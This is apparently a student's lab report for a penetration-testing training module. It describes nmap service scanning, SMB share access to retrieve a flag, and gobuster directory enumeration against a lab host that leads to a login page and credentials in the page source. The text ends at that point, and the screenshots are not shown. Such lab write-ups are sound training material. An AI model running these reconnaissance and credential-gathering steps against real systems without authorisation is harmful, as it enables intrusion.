NAME: ALLAN NJUGUNA NGUGI

EMAIL: ngugiallan05@gmail.com

ADMISSION NUMBER: CS-SA12-26007

Table of Contents

Introduction 3

Service Scanning 3

Web Enumeration 5

Public Exploits 10

Privilege Escalation 14

Nibbles – Enumeration 18

Nibbles – Initial Foothold 20


Nibbles – Privilege Escalation 21

Knowledge Check 22


Introduction

The module gave me an introductory section on information security, the risk management process, the red and blue teams as well as the role of penetration testers. In summary, Information security (infosec) protects data through the implementation of the CIA triad which includes maintaining confidentiality and integrity and availability. Organizations use a risk management process to identify threats which they evaluate and mitigate to protect their business operations. The field is broadly divided into the Red Team which uses offensive tactics like penetration testing to find weaknesses and the Blue Team which focuses on defensive measures and incident response. The two specializations work together to protect both physical assets and digital assets from unauthorized access and operational disruptions.


Service Scanning



Question 1, I ran nmap -A (ip) to get the version of service running on port 8080,and the result is as shown below:




For question 2, **the same command** gave me the output as shown below:



For question 3, once I listed the SMB shares available, I obtained bob as a user, and used cd flag to get the flag.txt file. Once I get the file, I used cat flag.txt to get the contents.


Web Enumeration




I first ran gobuster and found a robots.txt file that usually contains hidden contents. Its status also suggested that it can be accessed.

```
[eu-academy-6]-[10.10.15.55]-[htb-ac-2384006@htb-5rkq7kjvea]-[~]
└─→ [*]$ gobuster dir -u http://94.237.55.124:50781/ -w /usr/share/seclists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://94.237.55.124:50781/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.htaccess            (Status: 403) [Size: 281]
/.htpasswd            (Status: 403) [Size: 281]
/.hta                 (Status: 403) [Size: 281]
/index.php            (Status: 200) [Size: 990]
/robots.txt           (Status: 200) [Size: 45]
/server-status        (Status: 403) [Size: 281]
/wordpress            (Status: 301) [Size: 327] [--> http://94.237.55.124:50781/wordpress/]
Progress: 4723 / 4724 (99.98%)
===============================================================
Finished
===============================================================
[eu-academy-6]-[10.10.15.55]-[htb-ac-2384006@htb-5rkq7kjvea]-[~]
└─→ [*]$
```


I then accessed the robots.txt file as shown:




I was then able to know that there was a login page available. I then accessed that.




I then viewed the source page to see if there was any useful information. I was able to land the credentials as shown below:



